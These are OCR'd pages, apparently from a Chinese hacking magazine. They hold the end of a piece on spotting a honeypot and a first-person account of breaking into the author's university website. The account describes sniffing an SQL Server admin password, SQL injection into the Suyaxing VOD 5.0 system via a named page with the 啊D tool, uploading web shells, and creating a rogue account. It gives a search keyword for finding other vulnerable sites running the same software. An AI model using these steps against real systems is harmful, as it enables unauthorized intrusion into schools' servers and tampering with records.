


图 9

在这里通过如上的分析我们可以发现，该蜜罐主机故意使用 microsoft.com.al 为域名，混淆了我们的视觉，让我们误以为是微软公司设在其他国家的国外站点。同时使用 IIS7.0 让页面暴出绝对路径，诱惑攻击者误认为存在漏洞，纷纷来攻击。然后，蜜罐主机的拥有者就可以在后面收集到各种各样的攻击方式和 exploit。通过蜜罐得到 0day 的 exploit，也不是不可能的哦。

四、写在最后

本着诚实的态度需要说明一点，对该蜜罐主机的分析我是请教了高手后才发现其中玄机的，略去高手名字阴险的飘过，嘿嘿。要做小白鼠的兄弟们，Go on 哦！

编辑点评：是不是蜜罐主机，大家见仁见智了，拿出自己的判断吧。

由入侵母校引发的
苏亚星 VOD 点播系统 V5.0 漏洞

图 雪儿

大学毕业后，好久没有回到校园了！听同学说学校现在变化很大，于是去母校网站 www.xxxx.net 访问，如图 1。

记得快毕业时，当时把自己愁坏了，由于我在学校忙于摄影协会，耽误了好多课程，最后还挂了两门功课呢！我们学校女生挂科的可不多啊！

好在计算机协会会长核心和成员光三在我软硬夹击下，成功拿下了学校成绩服务器，当时想好了，如果补考不过，我就只有改成绩这条路了（以后别学我，这是违法的）！本小姐一向可是敢做敢当的，嘿嘿！好在老天照顾，我如




图1





图2


图3




图4

愿以偿的补考过了，于是那个罪恶的想法也一直没有实施！

当时在学校机房，通过cain嗅探，搞到了学校成绩服务器的sqlserver管理员密码。由于都是在内网，城墙总是在内部最先被攻破，所以当时比较好弄！现在他们几个都不在，我又处在外网，再次入侵是一个挑战啊，如图2！

点开各个栏目，基本都是以htm结尾的，**http://www.xxxx.net.cn/** 这个分站倒是asp的，如图3。我尝试了一下手工和工具注入，都不行！又试了下cookie注入，也不行！

网站的常规入侵手段都用上了，没什么用，怎么办呢？当我点到“网络服务”这个栏目时，有个“学院视频”的连接，如图4，点开后发现也是asp的页面，如图5。





图5

找了个连接 **http://vod.xxxx.net/vod2005/vodweb/affiche.asp?ID=6**，试了一下手工注入，就是用经典的and 1=1 和and 1=2，结果不行。拿出啊D，把这个连接填上，结果马上就出来了，如图6，竟然是sa权限啊！太激动了！


图6




图7

剩下的事情就好说了，我试了下，也能列目录，如图7。

于是差异备份上传小马，然后再传大马，这对我来说只是力气活了。最后我传上了个核心给的aspx木马，发现可以运行，而且还是system权限！不知道我们学校的管理员是怎么整的，强烈BS一下啊！

账户1234就是我新建的，如图8，运行了一下 **ipconfig /all**，果然是在内网！接下来渗透就可以继续进行了！




图8

我来看看这个点播系统的版面，如图9，是南京苏亚星资讯科技开发有限公司开发的点播系统。在网上搜索了一下，是一套商业软件，价格还相当高，如图10！




图9




图10

我又通过关键字 **vodweb/affiche.asp** 用google搜索了一下，找到了好几个站都是采用的这套系统，大家可以搜索一下看看，如图11，是其中的一个站。

结果都存在sql注射漏洞，都是sa权限！在这里也希望广大黑迷不要搞破坏，本小姐在这里先谢谢大家了，要不有什么后果我可不负责啊！

没想到一套大型商业软件竟然存在这样低级的漏洞，看来我们中国的软件行业技术还真有待提高啊！也希望广大黑迷一起努力加油，共同来建设我们中国的网络长城！

